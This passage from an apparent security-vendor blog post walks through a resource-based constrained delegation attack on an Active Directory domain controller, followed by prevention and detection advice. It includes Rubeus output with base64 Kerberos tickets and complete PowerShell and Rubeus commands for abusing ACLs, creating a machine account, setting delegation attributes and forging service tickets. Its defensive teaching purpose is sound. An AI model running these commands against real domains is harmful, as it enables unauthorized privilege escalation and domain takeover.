     +5I2e/FrzJQ0km5tlvs7nSvN7L7datQ1AKgoUaOmkys8BWJqAnyrqjGkRawjZd6Lcsq7mJRcnUIGPOCC
     Tunclqu11HBjf5QXxQZJJaoDukLyhsDiGOITU9xlycv/yWtafEB3k4L4EV5VyRf7vb9uJJpI3UpTOJqv
     TZspEJ8yoMycW/8G19iZjn0HzG/pRpTSoYQkXNDJamJZ633mTD8mIRaSoeYGHrJrh8bjI0bXBiu0QM2C
     VA7ezeK61Ig1MLibriB6UhzFXTi+OnlqfRggQtq8pxWJjlcdWPa4MG5S0dgIKH7PNgbY9xTJwi35e+6W
     78u3r+LvqjkHn714nW2O1iC9c4unaDpChfj+HFcLaO4e3AF8H5+O8QTvk02j98JIaJM1j+HEIDixYP+J
     BI/kimvdZQz17SM7hCD3ZRRLdHgb+i8tahQvvq9nVPGdJRtX+IgqO8fPe7ZUOPhvKNz7YOkJ7MWWoBg2
     EEbQMP+cfd77R7mLHUDJ1X3MY/aLTZYCCLSEVwpgiKQM/Cp+F7ulIcMqoWpGsKukfsgxzW4WezXJSu01
     QMtpCeYMt/PJkE3sGhgKxhhEYxX80O03NtE9WJg60JOkBgvJpjeoFh8r/vqf0oQkLCVS/G0rBw+w8NLb
     wDwiCUzLom0zpiYWIy4LZDJDEvGkAZ/TxbS6UalVVUiyu6UvXPpUMg5EKTdHse3+AUPk1h1D15yRTjtm
     6q8YM76jgdYwgdOgAwIBAKKBywS8yH2BxTCBwqCBvzCBvDCBuaAbMBmgAwIBF6ESBBBIIH0/ayKbWSly
     3HwOAGL/oQ0bC1NCUE1MQUIuTkVUohEwHaADAgEKoRYwFBsSa2V2aW5qQFNCUE1MQUIuTkVUowcDBQAA
     oQAApREYDzIwMTkwNzI0MTgyNTQzWqYRGA8yMDE5MDcyNTA0MjU0M1qnERgPMjAxOTA3MzExODI1NDNa
     qA0bC1NCUE1MQUIuTkVUqRkwF6ADAgEBoRAwDhsMUkJDRE1hY2hpbmUk

[*] Impersonating user 'kevinj' to target SPN 'cifs/SBPMLAB-DC2.sbpmlab.net'
[*] Using domain controller: SBPMLAB-DC2.sbpmlab.net (192.168.29.11)
[*] Building S4U2proxy request for service: 'cifs/SBPMLAB-DC2.sbpmlab.net'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/SBPMLAB-DC2.sbpmlab.net':

     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
     F1NCUE1MQUItREMyLnNicG1sYWIubmV0

[*] Action: Import Ticket
[+] Ticket successfully imported!
```

We can confirm that the service ticket was imported successfully by using klist. Now we can successfully navigate to the SBPMLAB-DCC$ admin share on the domain controller and list its contents:

Further steps

After gaining access to the admin share on the target domain controller, we can take steps to ensure persistence or even elevate our privileges further, such as compromising the NTDS.dit file.

Another option is to request access to the LDAP service by changing the msdsspn parameter in the Rubeus command, and leverage that to do a DCSync attack and take over the krbtgt account.

Here is the cached ticket for the LDAP service:

And here is how we can execute DCSync after gaining access to LDAP:

Attack Detection and Prevention

Let’s quickly recap the steps we took to reveal some strategies for preventing this type of attack:

1. We took over an account that had the capability to modify the ‘msDS-AllowedToActOnBehalfOfOtherIdentity’ attribute of a domain controller.
2. We created a computer account, leveraging the default MachineAccountQuota setting.
3. We populated the attribute with the machine account we created.
4. We used Rubeus to request a ticket to the LDAP service on the DC.
5. We were able to execute DCSync to take over the krbtgt account.

Prevention

How can you prevent some of these things from occurring in your environment?

- **Understand and lock down Active Directory permissions.** Knowing who has access to Active Directory is vital to securing it. Being able to modify a computer object's attribute is just one avenue that an attacker can use to exploit your environment. Having the capability to modify group membership or reset passwords of other users within an environment can be just as damaging and much easier to exploit with tools like BloodHound. Check out the Netwrix Active Directory Security Solution to learn how it can help you ensure your AD is configured securely, identify excessive access rights and shadow admins, and detect and prevent sophisticated attacks in real time.
- **Ensure that sensitive accounts that should not be delegated are marked as such.** Putting a user into the Protected Users group or checking the option 'Account is sensitive and cannot be delegated' will stop a resource-constrained delegation attack in its tracks.

Detection

To detect resource-constrained delegation attacks, you can do the following:

> **Monitor for computer accounts being created by non-admin users**. The attribute 'mS-DS-CreatorSID' gets populated when a non-admin user creates a computer account, so you can use this command to identify those accounts:

```
Get-ADComputer -Properties ms-ds-CreatorSid -Filter {ms-ds-creatorsid -ne "$Null"}
```

Code

Identify permissions on a targeted computer ($target) for the account we own ($myaccount):

```
#Target Machine we want to check permissions on
$target = 'sbpmlab-dc2.sbpmlab.net'
$targetComputer = Get-ADComputer -Filter 'dnshostname -eq $target'
#SID of the account we have control over
$myaccount = Get-ADuser notadmin -Properties sid | select -ExpandProperty sid

#Identify schemaIDGUID of msDS-AllowedToActOnBehalfOfOtherIdentity
$schemaIDGUID = @{}
Get-ADObject -SearchBase (Get-ADRootDSE).schemaNamingContext -LDAPFilter
'(name=ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identity)' -Properties name,
schemaIDGUID |
ForEach-Object {$schemaIDGUID.add([System.GUID]$_.schemaIDGUID,$_.name)}
#Identify permissions our account has over a target computer
#Specifically Full Control, Write, Modify Permissions or Write Property: msDS-
AllowedToActOnBehalfOfOtherIdentity
Import-Module C:ToolsPowerSploitReconPowerView_dev.ps1
$permissions = Get-ObjectAcl $target | ?{$_.SecurityIdentifier -match $myaccount -
and (($_.ObjectAceType -match $schemaIDGUID.Keys -and $_.ActiveDirectoryRights -
like '*WriteProperty*') -or ($_.ActiveDirectoryRights -like '*GenericAll*' -or
$_.ActiveDirectoryRights -like '*GenericWrite*' -or $_.ActiveDirectoryRights -like
'*WriteDACL*')) }
$permissions
```

Check the MachineAccountQuota setting for the domain and create a computer account using PowerMad:

```
#Check MachineAccountQuotaValue
Get-ADDomain | Select-Object -ExpandProperty DistinguishedName | Get-ADObject -
Properties 'ms-DS-MachineAccountQuota'

#Use PowerMad to leverage MachineAccountQuota and make a new machine that we have
control over
Import-Module C:ToolsPowermad-masterPowermad.ps1
$password = ConvertTo-SecureString 'ThisIsAPassword' -AsPlainText -Force
New-MachineAccount -machineaccount RBCDMachine -Password $($password)
```

Update the msDS-AllowedToActOnBehalfOfOtherIdentity attribute with the new computer we created:

```
#Set msDS-AllowedToActOnBehalfOfOtherIdentity with our new computer object
Set-ADComputer $targetComputer -PrincipalsAllowedToDelegateToAccount RBCDMachine$
Get-ADComputer $targetComputer -Properties PrincipalsAllowedToDelegateToAccount
```

Get the hash of the password we set for our computer account:

```
#Get hash of password we set
import-module C:ToolsDSInternalsDSInternalsDSInternals.psd1
ConvertTo-NTHash $password
```

Use Rubeus to execute the RBCD abuse:

```
C:ToolsGhostPackRubeusRubeusbindebugRubeus.exe s4u /user:RBCDMachine$
/rc4:0DE1580972A99A216CED8B058300033F /impersonateuser:kevinj
/msdsspn:cifs/SBPMLAB-DC2.sbpmlab.net /ptt
```

FAQ

What is Kerberos delegation?

The practical use of Kerberos delegation is to enable an application or service to access resources hosted on a different server on behalf of another user.

How does unconstrained delegation work?

Unconstrained Kerberos delegation gives an application or service the ability to impersonate target user to any other chosen service.

How does constrained delegation work?

Constrained delegation allows you to configure which services an account can be delegated to. S4U2proxy is the Kerberos Constrained Delegation extension.

How does resource-based constrained delegation work?

Instead of specifying which object can delegate to which service, the resource hosting the service specifies which objects can delegate to it.

Director of Product Management at Netwrix. Kevin has a passion for cyber security, specifically understanding the tactics and techniques attackers use to exploit organizations environments. With eight years of experience in product management, focusing on Active Directory and Windows security, he’s taken that passion to help build solutions for organizations to help protect their identities, infrastructure and data.